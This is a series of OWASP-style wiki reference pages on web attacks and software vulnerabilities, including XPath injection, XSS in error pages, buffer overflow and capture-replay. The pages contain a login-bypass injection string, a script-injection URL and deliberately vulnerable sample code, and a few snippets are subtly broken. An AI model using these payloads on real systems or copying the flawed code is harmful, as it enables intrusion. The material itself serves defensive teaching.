<http://www.attackbank.com/savepage.asp?nr=147&status=del>

## EXTERNAL REFERENCES

- <http://cwe.mitre.org/data/definitions/472.html> - Web Parameter Tampering
- [http://www.imperva.com/application\\_defense\\_center/glossary/parameter\\_tampering.html](http://www.imperva.com/application_defense_center/glossary/parameter_tampering.html) - Parameter Tampering Imperva - Application Defense Center
- <http://www.cgisecurity.com/owasp/html/ch11s04.html> - Parameter Manipulation - Chapter 11. Preventing Common Problems

## RELATED THREATS

[[Category:Client-side Attacks]]

[[Category:Logical Attacks]]

## RELATED ATTACKS

- [[SQL Injection]]
- [[XSS Attacks]]
- [[Path Traversal]]

## RELATED VULNERABILITIES

[[Category: Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category: Input Validation Vulnerability]]

[[Category: Injection]]

[[Category: Attack]]

QUEBRA

## XPATH INJECTION

{{Template:Attack}}

## DESCRIPTION

Similar to SQL Injection, XPath Injection attacks occur when a web site uses user-supplied information to construct an XPath query for XML data. By sending intentionally malformed information into the web site, an attacker can find out how the XML data is structured or access data that he may not normally have access to. He may even be able to elevate his privileges on the web site if the xml data is being used for authentication (such as an xml based user file).

Querying XML is done with XPath, a type of simple descriptive statement that allows the xml query to locate a piece of information. Like SQL you can specify certain attributes to find and patterns to match. When using XML for a web site it is common to accept some form of input on the query string to identify the content to locate and display on the page. This input ""must"" be sanitized to verify that it doesn't mess up the XPath query and return the wrong data.

XPath is a standard language, its notation/syntax is always implementation independent, what means the attack may be automated.

There are no different dialects as it takes place in requests to the SQL databases.

Because there is no level access control it's possible to get entire document. We won't encounter any limitations as we may know from sql injection attacks.

## EXAMPLES

We'll use this xml snippet for the examples.

```
<?xml version="1.0" encoding="utf-8"?>
<Employees>
  <Employee ID="1">
    <FirstName>Arnold</FirstName>
    <LastName>Baker</LastName>
    <UserName>ABaker</UserName>
    <Password>SoSecret</Password>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="2">
    <FirstName>Peter</FirstName>
    <LastName>Pan</LastName>
    <UserName>PPan</UserName>
    <Password>NotTelling</Password>
    <Type>User</Type>
  </Employee>
</Employees>
```

Suppose we have a user authentication system on a web page that used a data file of this sort to login users. Once a username and password had been supplied the software might use an XPath to lookup the user such as this:

```
VB:
Dim FindUserXPath as String
FindUserXPath = "//Employee[UserName/text()=' " & Request("Username") & "' And
Password/text()=' " & Request("Password") & "']"
C#:
String FindUserXPath;
FindUserXPath = "//Employee[UserName/text()=' " + Request("Username") + "' And
Password/text()=' " + Request("Password") + "']";
```

With a normal username and password this XPath would work, but an attacker may send a bad username and password and get an xml node selected without knowing the username or password, like this:

```
Username: blah' or 1=1 or 'a'='a
Password: blah
FindUserXPath becomes //Employee[UserName/text()='blah' or 1=1 or
'a'='a' And Password/text()='blah']
Logically this is equivalent to:
//Employee[(UserName/text()='blah' or 1=1) or
('a'='a' And Password/text()='blah')]
```

In this case, only the first part of the XPath needs to be true. The password part becomes irrelevant, and the UserName part will match ALL employees because of the "1=1" part.

Just like SQL injection, in order to protect yourself you must escape single quotes (or double quotes) if your application uses them.

```
VB:
Dim FindUserXPath as String
FindUserXPath = "//Employee[UserName/text()=' " & Request("Username").Replace("'", "&apos;") & "'
And
Password/text()=' " & Request("Password").Replace("'", "&apos;") & "']"
C#:
String FindUserXPath;
FindUserXPath = "//Employee[UserName/text()=' " + Request("Username").Replace("'", "&apos;") + "'
And
Password/text()=' " + Request("Password").Replace("'", "&apos;") + "']";
```

Another **better** mitigation option is to use a precompiled XPath[<http://www.tkachenko.com/blog/archives/000385.html>]. Precompiled XPaths are already preset before the program executes, rather than created on the fly **after** the user's input has been added to the string. This is a better route because you don't have to worry about missing a character that should have been escaped.

## RELATED THREATS

- [[:Category:Command execution]]
- [[:SQL\_Injection]]
- [[:LDAP\_injection]]
- [[:Server-Side\_Includes\_%28SSI%29\_Injection]]

## RELATED ATTACKS

- [[:Blind\_SQL\_Injection]]
- [[:Blind\_XPath\_Injection]]

## RELATED VULNERABILITIES

- [[:Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

- [[:Category:Input Validation]]

Just like SQL injection, in order to protect yourself you must escape single quotes (or double quotes) if your application uses them.

VB:

```
Dim FindUserXPath as String
FindUserXPath = "//Employee[UserName/text()=' " &
Request("Username").Replace("'", "&apos;") & "' And
Password/text()=' " & Request("Password").Replace("'", "&apos;") & "']"
```



C#:

```
String FindUserXPath;  
FindUserXPath = "//Employee[UserName/text()=' " +  
Request("Username").Replace("'", "%apos;") + "' And  
Password/text()=' " + Request("Password").Replace("'", "%apos;") + "'"]";
```

Another better mitigation option is to use a precompiled XPath[1]. Precompiled XPaths are already preset before the program executes, rather than created on the fly after the user's input has been added to the string. This is a better route because you don't have to worry about missing a character that should have been escaped.

Use of parameterized XPath queries - Parameterization causes the input to be restricted to certain domains, such as strings or integers, and any input outside such domains is considered invalid and the query fails.

Use of custom error pages - Attackers can glean information about the nature of queries from descriptive error messages. Input validation must be coupled with customized error pages that inform about an error without disclosing information about the database or application.

## CATEGORIES

[[Category:Injection]]

[[Category:Attack]]

[[Category:Injection Attack]]

QUEBRA

## XSRF

#REDIRECT [[Cross-Site Request Forgery]]

[[Category:Exploitation of Authentication]]

[[Category:Attack]]

QUEBRA

## XSS IN ERROR PAGES

{{Template:Attack}}

## DESCRIPTION

During creating dynamic web pages it's easy to make a mistake. If generated page depends on entered data (e.g. URI, HTTP headers etc.) and these data are not filtered enough it is possible that it can be exploited using XSS technique.

## EXAMPLES

### Example 1

Let's assume that we have an error page, which is handling requests for a non existing pages. Classic 404 error page. We may use the code below as an example to inform user about what specific page is missing:

```
<html>
<body>
<? php
print "Not found: " . urlencode($_SERVER["REQUEST_URI"]);
?>
</body>
</html>
```

Let's see how does it work:

```
http://testsite.test/file_which_not_exist
```

In response we got:

```
Not found: /file_which_not_exist
```

Now we will try to force the error page to include our code:

```
http://testsite.test/<script>alert("TEST");</script>
```

The result is:

```
Not found: / (but with JavaScript code <script>alert("TEST");</script>)
```

We have successfully injected the code, our XSS! What does it mean? E.g. that we may try to steal the cookies. Problems which may occur using XSS technique are:

- escaping data entered by the user (e.g. character " after escaping will be \"),
- maximum length of the URI, which HTTP server will accept.

## RELATED THREATS

## RELATED ATTACKS

- [[XSS Attacks]]
- [[Category:Injection Attack]]
- [[Invoking untrusted mobile code]]

## RELATED VULNERABILITIES

- [[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

- [[Category:Input Validation]]

- [[HTML Entity Encoding]]

## CATEGORIES

[[Category:Injection]]

[[Category:Attack]]

QUEBRA

## XSS USING SCRIPT VIA ENCODED URI SCHEMES

#REDIRECT [[Alternate\_XSS\_Syntax]]

[[Category:Attack]]

QUEBRA

## XSS USING SCRIPT IN ATTRIBUTES

#REDIRECT [[Alternate\_XSS\_Syntax]]

[[Category:Attack]]

# Vulnerabilities

---

## HOW TO ADD A VULNERABILITY

Start a page by entering a url...

Copy this template and fill it in. Check out some of the other [\[:Category:Vulnerability|vulnerabilities\]](#) and you'll get the idea of what goes in each section.

### OVERVIEW

blah

### CONSEQUENCES

- blah
- blah

### EXPOSURE PERIOD

- blah

### PLATFORM

- Languages: blah++
- Operating platforms: blah

### REQUIRED RESOURCES

blah

### SEVERITY

[Low|Medium|High|Very High]

### LIKELIHOOD OF EXPLOIT

blah

### AVOIDANCE AND MITIGATION

blah

## DISCUSSION

blah

## EXAMPLES

blah

```
int blah(void) {  
    ...  
}
```

## RELATED PROBLEMS

- blah
- blah

[[Category:Vulnerability]]

\_\_NOTOC\_\_

QUEBRA

## BUFFER OVERFLOW

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer. In this case, a buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers.

## CONSEQUENCES

- Category:Availability: Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.
- Access control (instruction processing): Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy.
- Other: When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.

- Design: Mitigating technologies such as safe-string libraries and container abstractions could be introduced.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or mis-use of mitigating technologies.

## PLATFORM

- Languages: C, C++, Fortran, Assembly
- Operating platforms: All, although partial preventative measures may be deployed, depending on environment.

## REQUIRED RESOURCES

Any

## SEVERITY

Very High

## LIKELIHOOD OF EXPLOIT

High to Very High

## AVOIDANCE AND MITIGATION

- Pre-design: Use a language or compiler that performs automatic bounds checking.
- Design: Use an abstraction library to abstract away risky APIs. Not a complete solution.
- Pre-design through Build: Compiler-based canary mechanisms such as StackGuard, ProPolice and the Microsoft Visual Studio / GS flag. Unless this provides automatic bounds checking, it is not a complete solution.
- Operational: Use OS-level preventative functionality. Not a complete solution.

## DISCUSSION

Buffer overflows are one of the best known types of security problem. The best solution is enforced run-time bounds checking of array access, but many C/C++ programmers assume this is too costly or do not have the technology available to them. Even this problem only addresses failures in access control — as an out-of-bounds access is still an exception condition and can lead to an availability problem if not addressed.

Some platforms are introducing mitigating technologies at the compiler or OS level. All such technologies to date address only a subset of buffer overflow problems and rarely provide complete protection against even that subset. It is more common to make the workload of an attacker much higher — for example, by leaving the attacker to guess an unknown value that changes every program execution.

## EXAMPLES

There are many real-world examples of buffer overflows, including many popular “industrial” applications, such as e-mail servers (Sendmail) and web servers (Microsoft IIS Server).

In code, here is a simple, if contrived example:

```
void example(char *s) {  
    char buf[1024];  
    strcpy(buf, s);  
}  
int main(int argc, char **argv) {  
    example(argv[1]);  
}
```

Since argv[1] can be of any length, more than 1024 characters can be copied into the variable buf.

## RELATED PROBLEMS

- [[Stack overflow]]
- [[Heap overflow]]
- [[Integer overflow]]

## HOW TO TEST

[[Testing for buffer overflow]]

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## FAILURE TO ENCRYPT DATA

{{Template:SecureSoftware}}

## OVERVIEW

The failure to encrypt data passes up the guarantees of confidentiality, integrity, and accountability that properly implemented encryption conveys.

## CONSEQUENCES

- Confidentiality: Properly encrypted data channels ensure data confidentiality.
- Integrity: Properly encrypted data channels ensure data integrity.
- Accountability: Properly encrypted data channels ensure accountability.

## EXPOSURE PERIOD

- Requirements specification: Encryption should be a requirement of systems that transmit data.
- Design: Encryption should be designed into the system at the architectural and design phases

## PLATFORM

- Languages: Any
- Operating platform: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Very High

## AVOIDANCE AND MITIGATION

- Requirements specification: require that encryption be integrated into the system.
- Design: Ensure that encryption is properly integrated into the system design, not simply as a drop-in replacement for sockets.

## DISCUSSION

Omitting the use of encryption in any program which transfers data over a network of any kind should be considered on par with delivering the data sent to each user on the local networks of both the sender and receiver.

Worse, this omission allows for the injection of data into a stream of communication between two parties - with no means for the victims to separate valid data from invalid.

In this day of widespread network attacks and password collection sniffers, it is an unnecessary risk to omit encryption from the design of any system which might benefit from it.

## EXAMPLES

In C:

```
server.sin_family = AF_INET;
hp = gethostbyname(argv[1]);
if (hp==NULL) error("Unknown host");
memcpy( (char *)&server.sin_addr, (char *)hp->h_addr, hp->h_length);
if (argc < 3) port = 80;
else port = (unsigned short)atoi(argv[3]);
server.sin_port = htons(port);
```



```

if (connect(sock, (struct sockaddr *)&server, sizeof server) < 0)
error("Connecting");
...
while ((n=read(sock,buffer,BUFSIZE-1))!=-1){
write(dfd,password_buffer,n);
.
.
.

```

In Java:

```

try {
URL u = new URL("http://www.importantsecretsite.org/");
URLConnection hu = (URLConnection) u.openConnection();
hu.setRequestMethod("PUT");
hu.connect();
OutputStream os = hu.getOutputStream();
hu.disconnect();
}
catch (IOException e) { //...

```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## CAPTURE-REPLAY

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

A capture-relay protocol flaw exists when it is possible for a malicious user to sniff network traffic and replay it to the server in question to the same effect as the original message (or with minor changes).

## CONSEQUENCES

- Authorization: Messages sent with a capture-relay attack allow access to resources which are not otherwise accessible without proper authentication.

## EXPOSURE PERIOD

- Design: Prevention of capture-relay attacks must be performed at the time of protocol design.

## PLATFORM

- Languages: All
- Operating platforms: All

## REQUIRED RESOURCES

Network proximity: Some ability to sniff from, and inject messages into, a stream would be required to capitalize on this flaw.

## SEVERITY

Medium to High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Design: Utilize some sequence or time stamping functionality along with a checksum which takes this into account in order to ensure that messages can be parsed only once.

## DISCUSSION

Capture-relay attacks are common and can be difficult to defeat without cryptography. They are a subset of network injection attacks that rely listening in on previously sent valid commands, then changing them slightly if necessary and resending the same commands to the server.

Since any attacker who can listen to traffic can see sequence numbers, it is necessary to sign messages with some kind of cryptography to ensure that sequence numbers are not simply doctored along with content.

## EXAMPLES

In C/C++:

```
unsigned char *simple_digest(char *alg, char *buf, unsigned int len, int *olen) {
    const EVP_MD *m;
    EVP_MD_CTX ctx;
    unsigned char *ret;
    OpenSSL_add_all_digests();
    if (!(m = EVP_get_digestbyname(alg)))
        return NULL;
    if (!(ret = (unsigned char*)malloc(EVP_MAX_MD_SIZE)))
        return NULL;
    EVP_DigestInit(&ctx, m);
    EVP_DigestUpdate(&ctx, buf, len);
    EVP_DigestFinal(&ctx, ret, olen);
    return ret;
}

unsigned char *generate_password_and_cmd(char *password_and_cmd) {
    simple_digest("sha1", password, strlen(password_and_cmd) ...);
}
```

In Java:

```
String command = new String("some cmd to execute & the password")
MessageDigest encer = MessageDigest.getInstance("SHA");
encer.update(command.getBytes("UTF-8"));
byte[] digest = encer.digest();
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

[[Category:Java]]

QUEBRA

## REFLECTION ATTACK IN AN AUTH PROTOCOL

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

Simple authentication protocols are subject to reflection attacks if a malicious user can use the target machine to impersonate a trusted user.

## CONSEQUENCES

- Authentication: The primary result of reflection attacks is successful authentication with a target machine as an impersonated user.

## EXPOSURE PERIOD

- Design: Protocol design may be employed more intelligently in order to remove the possibility of reflection attacks.

## PLATFORM

- Languages: Any
- Platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

Medium to High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Design: Use different keys for the initiator and responder or of a different type of challenge for the initiator and responder.

## DISCUSSION

Reflection attacks capitalize on mutual authentication schemes in order to trick the target into revealing the secret shared between it and another valid user.

In a basic mutual-authentication scheme, a secret is known to both the valid user and the server; this allows them to authenticate. In order that they may verify this shared secret without sending it plainly over the wire, they utilize a Diffie-Hellman-style scheme in which they each pick a value, then request the hash of that value as keyed by the shared secret.

In a reflection attack, the attacker claims to be a valid user and requests the hash of a random value from the server. When the server returns this value and requests its own value to be hashed, the attacker opens another connection to the server. This time, the hash requested by the attacker is the value which the server requested in the first connection. When the server returns this hashed value, it is used in the first connection, authenticating the attacker successfully as the impersonated valid user.

## EXAMPLES

In C/C++:

```
unsigned char *simple_digest(char *alg, char *buf, unsigned int len, int *olen) {
    const EVP_MD *m;
    EVP_MD_CTX ctx;
    unsigned char *ret;
    OpenSSL_add_all_digests();
    if (!(m = EVP_get_digestbyname(alg)))
        return NULL;
    if (!(ret = (unsigned char*)malloc(EVP_MAX_MD_SIZE)))
        return NULL;
```

```

EVP_DigestInit(&ctx, m);
EVP_DigestUpdate(&ctx,buf,len);
EVP_DigestFinal(&ctx,ret,olen);
return ret;
}
unsigned char *generate_password_and_cmd(char *password_and_cmd) {
simple_digest("sha1",password,strlen(password_and_cmd)...);
}

```

In Java:

```

String command = new String("some cmd to execute & the password")
MessageDigest encer = MessageDigest.getInstance("SHA");
encer.update(command.getBytes("UTF-8"));
byte[] digest = encer.digest();

```

## RELATED PROBLEMS

- [[Using a broken or risky cryptographic algorithm]]

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

[[Category:Java]]

QUEBRA

## RACE CONDITION WITHIN A THREAD

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

If two threads of execution use a resource simultaneously, there exists the possibility that resources may be used while invalid, in turn making the state of execution undefined.

## CONSEQUENCES

- Integrity: The main problem is that if a lock is overcome data could be altered in a bad state.

## EXPOSURE PERIOD

- Design: Use a language which provides facilities to easily use threads safely.

## PLATFORM

- Languages: Any language with threads
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION DISCUSSION

- Design: Use locking functionality. This is the recommended solution. Implement some form of locking mechanism around code which alters or reads persistent data in a multi-threaded environment.
- Design: Create resource-locking sanity checks. If no inherent locking mechanisms exist, use flags and signals to enforce your own blocking scheme when resources are being used by other threads of execution.

## EXAMPLES

In C/C++:

```
int foo = 0;
int storenum(int num)
{
    static int counter = 0;
    counter++;
    if (num > foo)
        foo = num;
    return foo;
}
```

In Java:

```
public class Race {
    static int foo = 0;
    public static void main() {
        new Threader().start();
        foo = 1;
    }
    public static class Threader extends Thread {
        public void run() {
```

```
System.out.println(foo);  
}  
}  
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

[[Category:Java]]

QUEBRA

## PASSING MUTABLE OBJECTS TO AN UNTRUSTED METHOD

{{Template:SecureSoftware}}

## OVERVIEW

Sending non-cloned mutable data as an argument may result in that data being altered or deleted by the called function, thereby putting the calling function into an undefined state.

## CONSEQUENCES

- Integrity: Potentially data could be tampered with by another function which should not have been tampered with.

## EXPOSURE PERIOD

- Implementation: This flaw is a simple logic issue, introduced entirely at implementation time.

## PLATFORM

- Languages: C/C++ or Java
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Implementation: Pass in data which should not be alerted as constant or immutable.
- Implementation: Clone all mutable data before returning references to it. This is the preferred mitigation. This way regardless of what changes are made to the data a valid copy is retained for use by the class.

## DISCUSSION

In situations where unknown code is called with references to mutable data, this external code may possibly make changes to the data sent. If this data was not previously cloned, you will be left with modified data which may, or may not, be valid in the context of execution.

## EXAMPLES

In C\C++:

```
private:
int foo;
complexType bar;
String baz;
otherClass externalClass;
public:
void doStuff() {
externalClass.doOtherStuff(foo, bar, baz)
}
```

In this example, "bar" and "baz" will be passed by reference to doOtherStuff() which may change them.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:Implementation]]



[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## RELIANCE ON DATA LAYOUT

{{Template:SecureSoftware}}

### OVERVIEW

Assumptions about protocol data or data stored in memory can be invalid, resulting in using data in ways that were unintended.

### CONSEQUENCES

Access control (including confidentiality and integrity): Can result in unintended modifications or information leaks of data.

### EXPOSURE PERIOD

Design: This problem can arise when a protocol leaves room for interpretation and is implemented by multiple parties that need to interoperate.

Implementation: This problem can arise by not understanding the subtleties either of writing portable code or of changes between protocol versions.

### PLATFORM

Protocol errors of this nature can happen on any platform. Invalid memory layout assumptions are possible in languages and environments with a single, flat memory space, such as C/C++ and Assembly.

### REQUIRED RESOURCES

Any

### SEVERITY

Medium to High

### LIKELIHOOD OF EXPLOIT

Low

### AVOIDANCE AND MITIGATION

- Design and Implementation: In flat address space situations, never allow computing memory addresses as offsets from another memory address.

- Design: Fully specify protocol layout unambiguously, providing a structured grammar (e.g., a compilable yacc grammar).
- Testing: Test that the implementation properly handles each case in the protocol grammar.

## DISCUSSION

When changing platforms or protocol versions, data may move in unintended ways. For example, some architectures may place local variables "a" and "b" right next to each other with "a" on top; some may place them next to each other with "b" on top; and others may add some padding to each. This ensured that each variable is aligned to a proper word size.

In protocol implementations, it is common to offset relative to another field to pick out a specific piece of data. Exceptional conditions - often involving new protocol versions - may add corner cases that lead to the data layout changing in an unusual way. The result can be that an implementation accesses a particular part of a packet, treating data of one type as data of another type.

## EXAMPLES

In C:

```
void example() {
    char a;
    char b;
    *(&a + 1) = 0;
}
```

Here, "b" may not be one byte past "a". It may be one byte in front of a. Or, they may have three bytes between them because they get aligned to 32-bit boundaries.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Environmental Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## IMPROPER ERROR HANDLING

{{Template:SecureSoftware}}

## OVERVIEW

Sometimes an error is detected and bad or no action is taken.

## CONSEQUENCES

Undefined.

## EXPOSURE PERIOD

Implementation: This is generally a logical flaw or a typo introduced completely at implementation time.

## PLATFORM

Languages: All

Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

Implementation: Properly handle each exception. This is the recommended solution. Ensure that all exceptions are handled in such a way that you can be sure of the state of your system at any given moment.

## DISCUSSION

If a function returns an error, it is important to either fix the problem and try again, alert the user that an error has happened and let the program continue, or alert the user and close and cleanup the program.

## EXAMPLES

In C:

```
foo=malloc(sizeof(char);  
//the next line checks to see if malloc failed  
if (foo==0) {  
    //We do nothing so we just ignore the error.  
}
```

In C++ and Java:

```
while (DoSomething()) {
```

```

try {
    /* perform main loop here */
}
catch (Exception &e){
    /* do nothing, but catch so it'll compile... */
}
}

```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Error Handling Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## USING SINGLE-FACTOR AUTHENTICATION

{{Template:SecureSoftware}}

## OVERVIEW

The use of single-factor authentication can lead to unnecessary risk of compromise when compared with the benefits of a dual-factor authentication scheme.

## CONSEQUENCES

- Authentication: If the secret in a single-factor authentication scheme gets compromised, full authentication is possible.

## EXPOSURE PERIOD

- Design: Authentication methods are determined at design time.

## PLATFORM

- Languages: All
- Operating platform: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Design: Use multiple independent authentication schemes, which ensures that if one of the methods is compromised the system itself is still likely safe from compromise.

## DISCUSSION

While the use of multiple authentication schemes is simply piling on more complexity on top of authentication, it is inestimably valuable to have such measures of redundancy.

The use of weak, reused, and common passwords is rampant on the internet. Without the added protection of multiple authentication schemes, a single mistake can result in the compromise of an account. For this reason, if multiple schemes are possible and also easy to use, they should be implemented and required.

## EXAMPLES

In C:

```
unsigned char *check_passwd(char *plaintext) {
    ctext=simple_digest("sha1",plaintext,strlen(plaintext)...);
    if (ctext==secret_password())
        // Log me in
}
```

In Java:

```
String plainText = new String(plainTextIn)
MessageDigest encer = MessageDigest.getInstance("SHA");
encer.update(plainTextIn);
byte[] digest = password.digest();
if (digest==secret_password())
    //log me in
```

## RELATED PROBLEMS

- [[Using password systems]]

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

## IMPROPER TEMP FILE OPENING

{{Template:SecureSoftware}}

### OVERVIEW

Tempfile creation should be done in a safe way. To be safe, the temp file function should open up the temp file with appropriate access control. The temp file function should also retain this quality, while being resistant to race conditions.

### CONSEQUENCES

- Confidentiality: If the temporary file can be read, by the attacker, sensitive information may be in that file which could be revealed.
- Authorization: If that file can be written to by the attacker, the file might be moved into a place to which the attacker does not have access. This will allow the attacker to gain selective resource access-control privileges.

### EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language or library that is not susceptible to these issues.
- Implementation: If one must use their own tempfile implementation then many logic errors can lead to this condition.

### PLATFORM

- Languages: All
- Operating platforms: This problem exists mainly on older operating systems and should be fixed in newer versions.

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Requirements specification: Many contemporary languages have functions which properly handle this condition. Older C temp file functions are especially susceptible.
- Implementation: Ensure that you use proper file permissions. This can be achieved by using a safe temp file function. Temporary files should be writable and readable only by the process which own the file.
- Implementation: Randomize temporary file names. This can also be achieved by using a safe temp-file function. This will ensure that temporary files will not be created in predictable places.

## DISCUSSION

Depending on the data stored in the temporary file, there is the potential for an attacker to gain an additional input vector which is trusted as non-malicious. It may be possible to make arbitrary changes to data structures, user information, or even process ownership.

## EXAMPLES

In C\C++:

```
FILE *stream;
char tempstring[] = "String to be written";
if( (stream = tmpfile()) == NULL ) {
    perror("Could not open new temporary file\n");
    return (-1);
}
/* write data to tmp file */
/* ... */
_rmtmp();
```

The temp file created in the above code is always readable and writable by all users.

In Java:

```
try {
    File temp = File.createTempFile("pattern", ".suffix");
    temp.deleteOnExit();
    BufferedWriter out = new BufferedWriter(new FileWriter(temp));
    out.write("aString");
    out.close(); }
catch (IOException e) { }
```

This temp file is readable by all users.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:File System]]

[[Category:Code Snippet]]

[[Category:C]]

[[Category:Java]]

QUEBRA

## INFORMATION LEAK THROUGH SERIALIZATION

{{Template:SecureSoftware}}

### OVERVIEW

Serializable classes are effectively open classes since data cannot be hidden in them.

### CONSEQUENCES

- Confidentiality: Attacker can write out the class to a byte stream in which they can extract the important data from it.

### EXPOSURE PERIOD

- Implementation: This is a style issue which needs to be adopted throughout the implementation of each class.

### PLATFORM

- Languages: Java, C++
- Operating platforms: Any

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

High



## AVOIDANCE AND MITIGATION

- Implementation: In Java, explicitly define final writeObject() to prevent serialization. This is the recommended solution. Define the writeObject() function to throw an exception explicitly denying serialization.
- Implementation: Make sure to prevent serialization of your objects.

## DISCUSSION

Classes which do not explicitly deny serialization can be serialized by any other class which can then in turn use the data stored inside it.

## EXAMPLES

```
class Teacher
{
    private String name;
    private String clas;
    public Teacher(String name,String clas)
    {
        //...//Check the database for the name and address
        this.SetName() = name;
        this.Setclas() = clas;
    }
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Environmental Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## INTEGER COERCION ERROR

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

Integer coercion refers to a set of flaws pertaining to the type casting, extension, or truncation of primitive data types.

## CONSEQUENCES

- Availability: Integer coercion often leads to undefined states of execution resulting in infinite loops or crashes.

- Access Control: In some cases, integer coercion errors can lead to exploitable buffer overflow conditions, resulting in the execution of arbitrary code.
- Integrity: Integer coercion errors result in an incorrect value being stored for the variable in question.

## EXPOSURE PERIOD

- Requirements specification: A language which throws exceptions on ambiguous data casts might be chosen.
- Design: Unnecessary casts are brought about through poor design of function interaction
- Implementation: Lack of knowledge on the effects of data casts is the primary cause of this flaw

## PLATFORM

- Language: C, C++, Assembly
- Platform: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Requirements specification: A language which throws exceptions on ambiguous data casts might be chosen.
- Design: Design objects and program flow such that multiple or complex casts are unnecessary
- Implementation: Ensure that any data type casting that you must use is entirely understood in order to reduce the plausibility of error in use.

## DISCUSSION

Several flaws fall under the category of integer coercion errors. For the most part, these errors in and of themselves result only in availability and data integrity issues. However, in some circumstances, they may result in other, more complicated security related flaws, such as buffer overflow conditions.

## EXAMPLES

See the Examples section of the problem type "Unsigned to signed conversion error" for an example of integer coercion errors.

## RELATED PROBLEMS

- Signed to unsigned conversion error
- Unsigned to signed conversion error
- Truncation error
- Sign-extension error

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## KEY EXCHANGE WITHOUT ENTITY AUTHENTICATION

{{Template:SecureSoftware}}

## OVERVIEW

Performing a key exchange without verifying the identity of the entity being communicated with will preserve the integrity of the information sent between the two entities; this will not, however, guarantee the identity of end entity.

## CONSEQUENCES

- Authentication: No authentication takes place in this process, bypassing an assumed protection of encryption
- Confidentiality: The encrypted communication between a user and a trusted host may be subject to a "man-in-the-middle" sniffing attack

## EXPOSURE PERIOD

- Design: Proper authentication should be included in the system design.
- Design: Use a language which provides an interface to safely handle this exchange.
- Implementation: If use of SSL (or similar) is simply mandated by design and requirements, it is the implementor's job to properly use the API and all its protections.

## PLATFORM

- Languages: Any language which does not provide a framework for key exchange.
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Design: Ensure that proper authentication is included in the system design.
- Implementation: Understand and properly implement all checks necessary to ensure the identity of entities involved in encrypted communications.

## DISCUSSION

